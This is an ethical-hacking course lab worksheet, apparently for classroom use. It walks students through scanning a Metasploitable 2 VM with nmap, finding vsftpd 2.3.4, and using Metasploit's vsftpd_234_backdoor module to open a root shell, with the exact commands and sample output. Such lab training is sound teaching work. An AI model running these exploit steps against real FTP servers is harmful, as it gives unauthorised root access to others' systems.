Metasploit FTP Vulnerability

Activities

Find and Exploit the Vulnerability


Time Required: 30 minutes

Objective: Find and research a vulnerability.

1. Set Kali Linux and Metasploitable 2 to the Ethical Hacking NAT Network.
2. Start the **Metasploitable 2** and **Kali Linux** virtual machine.
3. Logon → type: **ip a** to find the IP address.

We want to redirect nmap's output to a text file to look at later. (Substitute the ip address you found for the one in the command.)

4. In Kali Linux: **nmap -T4 -A -v 10.10.1.5 >> nmapscan**
5. Type: **less nmapscan**
6. Press the spacebar to go through the report. You will see port **21/tcp** listed.
7. Note the version of the ftp daemon: **vsftpd 2.3.4**
8. Do a web search for **vsftpd 2.3.4 exploit**
9. The first page returned should be from Rapid7 → **VSFTPD v2.3.4 Backdoor Command Execution.**
10. Run the Metasploit program from Kali Linux with the command: **msfconsole**
11. Run the following command to launch the vsftpd backdoor exploit package.




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

12. To show the options that can be set, type: **show options**

13. The exploit is already set to port 21.

14. Use the **set RHOST** command to set the IP address of the ftp server on Metasploitable 2.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.10.1.12
RHOST => 10.10.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

15. **show options**


16. Insert a screenshot of your options.

Click or tap here to enter text.

17. To run the exploit, type **exploit**

18. If this fails, run it again.

19. You should come to a screen like this.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.1.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.1.12:21 - USER: 331 Please specify the password.
[+] 10.10.1.12:21 - Backdoor service has been spawned, handling...
[+] 10.10.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.1.9:42037 -> 10.10.1.12:6200 ) at 2021
-11-11 20:22:20 -0700

ls
```

20. Type **id** It should show that you are root.

21. Type **uname -a** You should see that you are on the Metasploitable server.

22. Insert a screenshot of your results.

Click or tap here to enter text.

23. Type **ls**

24. You should see a file listing on the ftp server.

25. Insert a screenshot of your results.

Click or tap here to enter text.

26. You can now execute any command you wish on the exploited server.

27. Type **q** to exit Metasploit

28. Shut down Kali Linux: **poweroff**

29. Shut down Metasploitable 2: **sudo poweroff**

Assignment Submission

Attach this completed document to the assignment in Blackboard.